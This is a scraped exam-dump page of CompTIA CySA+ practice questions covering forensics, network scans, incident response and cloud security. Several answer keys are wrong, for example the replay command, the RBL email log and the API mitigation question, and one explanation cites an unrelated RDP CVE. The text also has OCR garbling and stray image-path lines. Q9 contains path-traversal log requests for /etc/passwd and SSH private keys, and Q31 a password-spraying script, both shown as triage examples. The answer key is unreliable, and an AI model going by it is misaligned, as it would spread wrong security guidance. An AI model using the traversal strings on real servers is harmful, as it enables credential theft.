CuramSoftware.CS0-002.v2024-02-05.q218

Exam Code:	CS0-002
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	CompTIA
Free Question Number:	218
Version:	v2024-02-05
# of views:	1578
# of Questions views:	2180
https://www.exam-tests.com/CS0-002-exam/CuramSoftware.CS0-002.v2024-02-05.q218.html	

NEW QUESTION: 1
After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?
A. Header analysis
B. File carving
C. Metadata analysis
D. Data recovery
Answer: B (LEAVE A REPLY)
Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.
File carving is a technique for recovering files from raw data bytes by scanning and rebuilding them based on their file headers and footers. File headers and footers are sequences of bytes that indicate the beginning and end of a file format, such as JPEG, PDF, ZIP, etc. File carving can be used to reconstruct files that are deleted, corrupted, fragmented, or encrypted by bypassing the file system structure and looking for recognizable patterns in the data3 The analyst used file carving to reconstruct files from a hard disk by scanning the raw data bytes and rebuilding them based on their file headers and footers.

NEW QUESTION: 2
Which of the following BEST identifies the appropriate use of threat intelligence as a function of detection and response?
A. To identify weaknesses in an organization's security posture
B. To identify likely attack scenarios within an organization

C. To build a business security plan for an organization
D. To build a network segmentation strategy
Answer: B (LEAVE A REPLY)
Threat intelligence can be used to identify likely attack scenarios within an organization based on the organization's specific vulnerabilities, assets, and threat landscape. Threat intelligence can help security teams anticipate and prepare for potential attacks, as well as detect and respond to ongoing attacks more effectively1. Threat intelligence can also provide insights into the threat actors, their motivations, and their tactics, techniques, and procedures (TTPs)2.

NEW QUESTION: 3
A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec
A. Implement parameterized queries.
B. Use TLs for all data exchanges.
C. Validate all incoming data.
D. Use effective authentication and authorization methods.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 4
A financial organization has offices located globally. Per the organization's policies and procedures, all executives who conduct Business overseas must have their mobile devices checked for malicious software or evidence of tempering upon their return. The information security department oversees the process, and no executive has had a device compromised. The Chief information Security Officer wants to Implement an additional safeguard to protect the organization's data. Which of the following controls would work BEST to protect the privacy of the data if a device is stolen?
A. Install a DLP solution to track data now
B. Install an encryption solution on all mobile devices.
C. Train employees to report a lost or stolen laptop to the security department immediately
D. Implement a mobile device wiping solution for use if a device is lost or stolen.
Answer: (SHOW ANSWER)

NEW QUESTION: 5
A company's blocklist has outgrown the current technologies in place. The ACLS are at maximum, and the IPS signatures only allow a certain
amount of space for domains to be added, creating the need for multiple signatures.
Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?
A. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs and IPS signatures.

B. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed.
C. Implement a host-file based solution that will use a list of all domains to deny for all machines on the network
D. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist and remove the lower-severity threats from it.
Answer: (SHOW ANSWER)

NEW QUESTION: 6
A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?
A. The original ping command needed root permission to execute.
B. The routing tables for ping and hping3 were different.
C. ICMP is being blocked by a firewall.
D. hping3 is returning a false positive.
Answer: (SHOW ANSWER)

NEW QUESTION: 7
Given the following output from a Linux machine:
file2cable *i eth0 -f file.pcap
Which of the following BEST describes what a security analyst is trying to accomplish?
A. The analyst is attempting to capture traffic on interface eth0.
B. The analyst is attempting to use a protocol analyzer to monitor network traffic.
C. The analyst is attempting to capture traffic for a PCAP file.
D. The analyst is attempting to measure bandwidth utilization on interface eth0.
E. The analyst is attempting to replay captured data from a PCAP file.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 8

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented. Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

A. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account.

B. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.

C. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment.

D. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 9

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?

A)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023
```

B)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../.ssh/id_rsa" 401 17044
```

C)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056
```

D)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```

E)

```
BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../usr/share/icons" 200 19064
```

A. Option D

B. Option E

C. Option C

D. Option B

E. Option A

Answer: (SHOW ANSWER)

NEW QUESTION: 10

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
B. Depending on system criticality remove each affected device from the network by disabling wired and wireless connections
C. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.
D. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
Answer: (SHOW ANSWER)

NEW QUESTION: 11
Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?
A. eFuse
B. UEFI
C. HSM
D. Self-encrypting drive
Answer: (SHOW ANSWER)

NEW QUESTION: 12
As part of an organization's information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?
A. Conduct a risk assessment based on the controls defined in the newly revised policies
B. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them
C. Require all employees to attend updated security awareness training and sign an acknowledgement
D. Post the policies on the organization's intranet and provide copies of any revised policies to all active vendors
Answer: C (LEAVE A REPLY)

NEW QUESTION: 13
Company A is m the process of merging with Company B As part of the merger, connectivity between the ERP systems must be established so portent financial information can be shared between the two entitles.
Which of the following will establish a more automated approach to secure data transfers between the two entities?
A. Set up a VPN between Company A and Company B. granting access only lo the ERPs within the connection

B. Set up an FTP server that both companies can access and export the required financial data to a folder.
C. Set up a PKI between Company A and Company B and Intermediate shared certificates between the two entities
D. Create static NATs on each entity's firewalls that map lo the ERP systems and use native ERP authentication to allow access.
Answer: (SHOW ANSWER)

NEW QUESTION: 14
It is important to parameterize queries to prevent:
A. the establishment of a web shell that would allow unauthorized access.
B. a memory overflow that executes code with elevated privileges.
C. the execution of unauthorized actions against a database.
D. the queries from using an outdated library with security vulnerabilities.
Answer: (SHOW ANSWER)

NEW QUESTION: 15
A company is experiencing a malware attack within its network. A security engineer notices many of the impacted assets are connecting outbound to a number of remote destinations and exfiltrating dat a. The security engineer also see that deployed, up-to-date antivirus signatures are ineffective. Which of the following is the BEST approach to prevent any impact to the company from similar attacks in the future?
A. Sinkholing
B. Data loss prevention
C. IDS signatures
D. Port security
Answer: (SHOW ANSWER)
Sinkholing is a technique for manipulating data flow in a network; you redirect traffic from its intended destination to the server of your choosing. It can be used maliciously, to steer legitimate traffic away from its intended recipient, but security professionals more commonly use sinkholing as a tool for research and reacting to attacks1 Sinkholing can help prevent any impact to the company from similar attacks in the future by redirecting the malicious traffic from the compromised assets to a sinkhole server, where it can be monitored, analyzed, or blocked. Sinkholing can also prevent the compromised assets from communicating with their command and control servers or exfiltrating data to remote destinations.

NEW QUESTION: 16
A security analyst needs to provide the development learn with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?

A. CASB
B. Federation
C. VPN
D. VPC
Answer: C (LEAVE A REPLY)

NEW QUESTION: 17
An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:
A. the communication plan
B. senior management's guidance
C. the responder's discretion
D. the public relations policy
Answer: A (LEAVE A REPLY)

NEW QUESTION: 18
A security analyst is reviewing the following log from an email security service.

```
Rejection type:          Drop
Rejection description:   IP found in RBL
Event time:              Today at 16:06
Rejection information:   mail.comptia.org
                         https://www.spamfilter.org/query?P=192.167.28.243
From address:            user@comptex.org
To address:              tests@comptia.org
IP address:              192.167.28.243
Remote server name:      192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?
A. The IP address and the remote server name are the same.
B. The IP address was blacklisted.
C. The To address is invalid.
D. The From address is invalid.
E. The email originated from the www.spamfilter.org URL.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 19
A Chief Executive Officer (CEO) is concerned about the company's intellectual property being leaked to competitors. The security team performed an extensive review but did not find any indication of an outside breach. The data sets are currently encrypted using the Triple Data Encryption Algorithm. Which of the following courses of action is appropriate?
A. Limit all access to the sensitive data based on geographic access requirements with strict role-based access controls.
B. Enable data masking and reencrypt the data sets using AES-256.
C. Ensure the data is correctly classified and labeled, and that DLP rules are appropriate to prevent disclosure.
D. Use data tokenization on sensitive fields, reencrypt the data sets using AES-256, and then create an MD5 hash.
Answer: B (LEAVE A REPLY)
Data masking is a technique that replaces sensitive data with fictitious but realistic data, thus preventing unauthorized access to the original data. Reencrypting the data sets using AES-256 would provide a stronger level of encryption than Triple DES, which has been deprecated by NIST due to its vulnerability to attacks12

NEW QUESTION: 20
A risk assessment concludes that the perimeter network has the highest potential for compromise by an attacker, and it is labeled as a critical risk environment. Which of the following is a valid compensating control to reduce the volume of valuable information in the perimeter network that an attacker could gain using active reconnaissance techniques?
A. A control that demonstrates that all systems authenticate using the approved authentication method
B. A control that demonstrates that access to a system is only allowed by using SSH
C. A control that demonstrates that firewall rules are peer reviewed for accuracy and approved before deployment
D. A control that demonstrates that the network security policy is reviewed and updated yearly
Answer: C (LEAVE A REPLY)
A valid compensating control to reduce the volume of valuable information in the perimeter network that an attacker could gain using active reconnaissance techniques is a control that demonstrates that firewall rules are peer reviewed for accuracy and approved before deployment. This control can help ensure that the firewall rules are configured correctly and securely, and that they do not allow unnecessary or unauthorized access to the perimeter network. The other options are not compensating controls or do not address the risk of active reconnaissance. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 14; https://www.isaca.org/resources/isaca-journal/issues/2016/volume-3/compensating-controls

NEW QUESTION: 21

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?
A. Authorized, unintentional, benign
B. Unauthorized, unintentional, benign
C. Unauthorized, intentional, malicious
D. Authorized, intentional, malicious
Answer: (SHOW ANSWER)

NEW QUESTION: 22
Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?
A. HSM
B. Self-encrypting drive
C. Bus encryption
D. TPM
Answer: B (LEAVE A REPLY)

NEW QUESTION: 23
A company has a popular shopping cart website hosted geographically diverse locations. The company has started hosting static content on a content delivery network (CDN) to improve performance. The CDN provider has reported the company is occasionally sending attack traffic to other CDN-hosted targets.
Which of the following has MOST likely occurred?
A. The company has been breached, and customer PII is being exfiltrated to the CDN.
B. The CDN provider has misclassified the network traffic as hostile.
C. The CDN provider has mistakenly performed a GeoIP mapping to the company.
D. A vulnerability scan has tuned to exclude web assets hosted by the CDN.
Answer: (SHOW ANSWER)

NEW QUESTION: 24
An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?
A. Have the internal development team script connectivity and file translate to the new service.
B. Utilize the cloud products API for supported and ongoing integrations
C. Manually log in to the service and upload data files on a regular basis.
D. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
Answer: C (LEAVE A REPLY)

NEW QUESTION: 25

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet. Which of the following solutions would meet this requirement?

A. Air gap the server.

B. Implement a CASB.

C. Establish a hosted SSO.

D. Virtualize the server.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 26

A logistics company's vulnerability scan identifies the following vulnerabilities on Internet-facing devices in the DMZ:

* SQL injection on an infrequently used web server that provides files to vendors
* SSL/TLS not used for a website that contains promotional information

The scan also shows the following vulnerabilities on internal resources:

* Microsoft Office Remote Code Execution on test server for a human resources system
* TLS downgrade vulnerability on a server in a development network

In order of risk, which of the following should be patched FIRST?

A. SSL/TLS not used

B. Microsoft Office Remote Code Execution

C. SQL injection

D. TLS downgrade

Answer: B (LEAVE A REPLY)

NEW QUESTION: 27

Wncn ol the following provides an automated approach 10 checking a system configuration?

A. SCAP

B. Scripting

C. CI/CD

D. OVAL

E. SOAR

Answer: (SHOW ANSWER)

NEW QUESTION: 28

A Chief Information Security Officer (CISO) is concerned the development team, which consists of contractors, has too much access to customer dat

Developers use personal workstations, giving the company little to no visibility into the development activities.

Which of the following would be BEST to implement to alleviate the CISO's concern?

A. Encryption

B. NDA

C. DLP
D. Test data
Answer: B (LEAVE A REPLY)

NEW QUESTION: 29
A security is reviewing a vulnerability scan report and notes the following finding:

Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/tcp

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?
A. Patch or reimage the device to complete the recovery
B. Restart the antiviruses running processes
C. Isolate the host from the network to prevent exposure
D. Confirm the workstation's signatures against the most current signatures.
Answer: D (LEAVE A REPLY)
The vulnerability scan report shows that the workstation has a high-risk vulnerability (CVE-2019-0708) that affects Remote Desktop Services on Windows systems. This vulnerability allows remote code execution without authentication or user interaction, and can be exploited by sending specially crafted requests to the target system1 As part of the detection and analysis procedures, the analyst should confirm the workstation's signatures against the most current signatures. This can help verify if the workstation has been patched or updated to address the vulnerability, or if it is still vulnerable and needs remediation. The analyst can use tools such as Windows Update or Microsoft Baseline Security Analyzer to check the workstation's patch level and compare it with the latest available signatures.

NEW QUESTION: 30
A security analyst for a large pharmaceutical company was given credentials from a threat intelligence resources organisation for Internal users, which contain usernames and valid passwords for company accounts. Which of the following is the FIRST action the analyst should take as part of security operations monitoring?
A. Reimage the machines of all users within the group in case of a malware infection.
B. Search the event logs for event identifiers that indicate Mimikatz was used.
C. Change all the user passwords to ensure the malicious actors cannot use them.
D. Run scheduled antivirus scans on all employees' machines to look for malicious processes.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 31
When investigating a compromised system, a security analyst finds the following script in the /tmp directory:

```
PASS=password123
for user in 'cat allusers.txt'
do
   ./trylogin.py dc1.comptia.org $user $PASS
done
```

Which of the following attacks is this script attempting, and how can it be mitigated?

A. This is a password-hijacking attack, and it can be mitigated by using strong encryption protocols.

B. This is a password-spraying attack, and it can be mitigated by using multifactor authentication.

C. This is a password-dictionary attack, and it can be mitigated by forcing password changes every 30 days.

D. This is a credential-stuffing attack, and it can be mitigated by using multistep authentication.

Answer: (SHOW ANSWER)

https://owasp.org/www-community/attacks/Password_Spraying_Attack

A credential stuffing attack would be using the full credentials and most likely being used across many common platforms. A credential stuffing attack depends on the reuse of passwords. With so many people reusing their passwords for multiple accounts, just one set of credentials is enough to expose most or all of their accounts.

NEW QUESTION: 32

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```
Port       State     Service   Version
80/tcp     open      http      Apache httpd 2.2.14
111/udp    open      rpcbind
443/tcp    filtered  https     Apache httpd 2.2.14
2222/tcp   open      ssh       OpenSSH 5.3p1 Debian
3306/tcp   open      mysql     5.5.40-0ubuntu0.14.1
```

Which of the following suggests the system that produced output was compromised?

A. Secure shell is operating of compromise on this system.

B. There are no indicators of compromise on this system.

C. Standard HTP is open on the system and should be closed.

D. MySQL services is identified on a standard PostgreSQL port.

Answer: (SHOW ANSWER)

NEW QUESTION: 33
A security analyst needs to provide the development learn with secure connectivity from the corporate network to a three-tier cloud environment. The developers require access to servers in all three tiers in order to perform various configuration tasks. Which of the following technologies should the analyst implement to provide secure transport?
A. CASB
B. VPC
C. Federation
D. VPN
Answer: (SHOW ANSWER)
What is the difference between VPN and VPC?
Just as a virtual private network (VPN) provides secure data transfer over the public Internet, a VPC provides secure data transfer between a private enterprise and a public cloud provider.
VPN (Virtual Private Network) is a technology that provides secure connectivity from the corporate network to a cloud environment. VPN creates an encrypted tunnel between the two networks, allowing developers to access servers in all three tiers of the cloud environment without exposing their traffic to interception or tampering. VPN can also provide authentication and authorization mechanisms to verify the identity and permissions of the developers.

NEW QUESTION: 34
A security analyst has been asked to scan a subnet. During the scan, the following output was generated:

```
[root@scanbox ~]# nmap 192.168.100.*

Starting Nmap 4.11 (http://www.insecure.org/nmap/) at 2015-10-10 19:10 EST
Interesting ports on purple.company.net (192.168.100.145):
Not shown: 1677 closed ports
PORT         STATE              SERVICE
22/tcp       open               ssh
53/tcp       open               domain
111/tcp      open               rpcbind

Interesting ports on lemonyellow.company.net (192.168.100.214):
Not shown: 1676 closed ports
PORT         STATE              SERVICE
22/tcp       open               ssh
80/tcp       open               http
111/tcp      open               rpcbind
443/tcp      open               ssl/http

Nmapfinished: 256IPaddresses (2hostsup) scannedin7.223 seconds
```


Based on the output above, which of the following is MOST likely?
A. 192.168.100.145 is a DNS server
B. 192.168.100.214 is a web server

C. 192.168.100.214 is a secure FTP server
D. Both hosts are mail servers
Answer: (SHOW ANSWER)

NEW QUESTION: 35
A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking Error! Hyperlink reference not valid. in a phishing email.
To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the .
A. IDS to match the malware sample.
B. firewall to block connection attempts to dynamic DNS hosts.
C. proxy to block all connections to <malwaresource>.
D. email server that automatically deletes attached executables.
Answer: (SHOW ANSWER)

NEW QUESTION: 36
A security analyst is investigate an no client related to an alert from the threat detection platform on a host (10.0 1.25) in a staging environment that could be running a cryptomining tool because it in sending traffic to an IP address that are related to Bitcoin.
The network rules for the instance are the following:

Rule	Direction	Protocol	SRC	DST	Port	Description
1	inbound	tcp	any	10.0.1.25	80	HTTP
2	inbound	tcp	any	10.0.1.25	443	HTTPS
3	inbound	tcp	10.0.1.0/25	10.0.1.25	22	SSH
4	outbound	udp	10.0.1.25	10.0.1.2	53	DNS
5	outbound	tcp	10.0.1.25	any	any	TCP

Which of the following is the BEST way to isolate and triage the host?
A. Remove rules 1.2. and 5.
B. Remove rules 1.4. and 5.
C. Remove rules 4 and 5
D. Remove rules 1.2. 3.4. and 5.
E. Remove rules 1.2. 4. and 5.
F. Remove rules 1.2. and 3.
Answer: (SHOW ANSWER)

NEW QUESTION: 37
An organization has the following policies:
*Services must run on standard ports.
*Unneeded services must be disabled.
The organization has the following servers:
*192.168.10.1 - web server
*192.168.10.2 - database server
A security analyst runs a scan on the servers and sees the following output:

```
Host 192.168.10.1
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
443/tcp   open     https
1027/tcp  open     IIS

Host 192.168.10.2
PORT      STATE    SERVICE
22/tcp    open     ssh
53/tcp    open     dns
1434/tcp  open     mssql
```


Which of the following actions should the analyst take?

A. Disable DNS on 192.168.10.2.

B. Disable SSH on both servers.

C. Disable HTTPS on 192.168.10.1.

D. Disable MSSQL on 192.168.10.2.

E. Disable IIS on 192.168.10.1.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 38

Which of the following tools should an analyst use to scan for web server vulnerabilities?

A. Wireshark

B. SolarWinds


C. ArcSight


D. Qualys

Answer: (SHOW ANSWER)

NEW QUESTION: 39

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.
After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.


CDE NETWORK
WEB_SERVER01
172.30.0.150
WEB_SERVER02
172.30.0.151
WEB_SERVER03
172.30.0.152
WEB_SERVER04
172.30.0.153
Router
192.168.0.1
Firewall
92.34.56.108
Internet
INTERNAL NETWORK
SERVER01
192.168.0.101
SERVER02
192.168.0.102
SERVER03
192.168.0.103
WORKSTATION
192.168.0.104
Vulnerability Scan Reports
CompTIA
exam-tests.com



STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

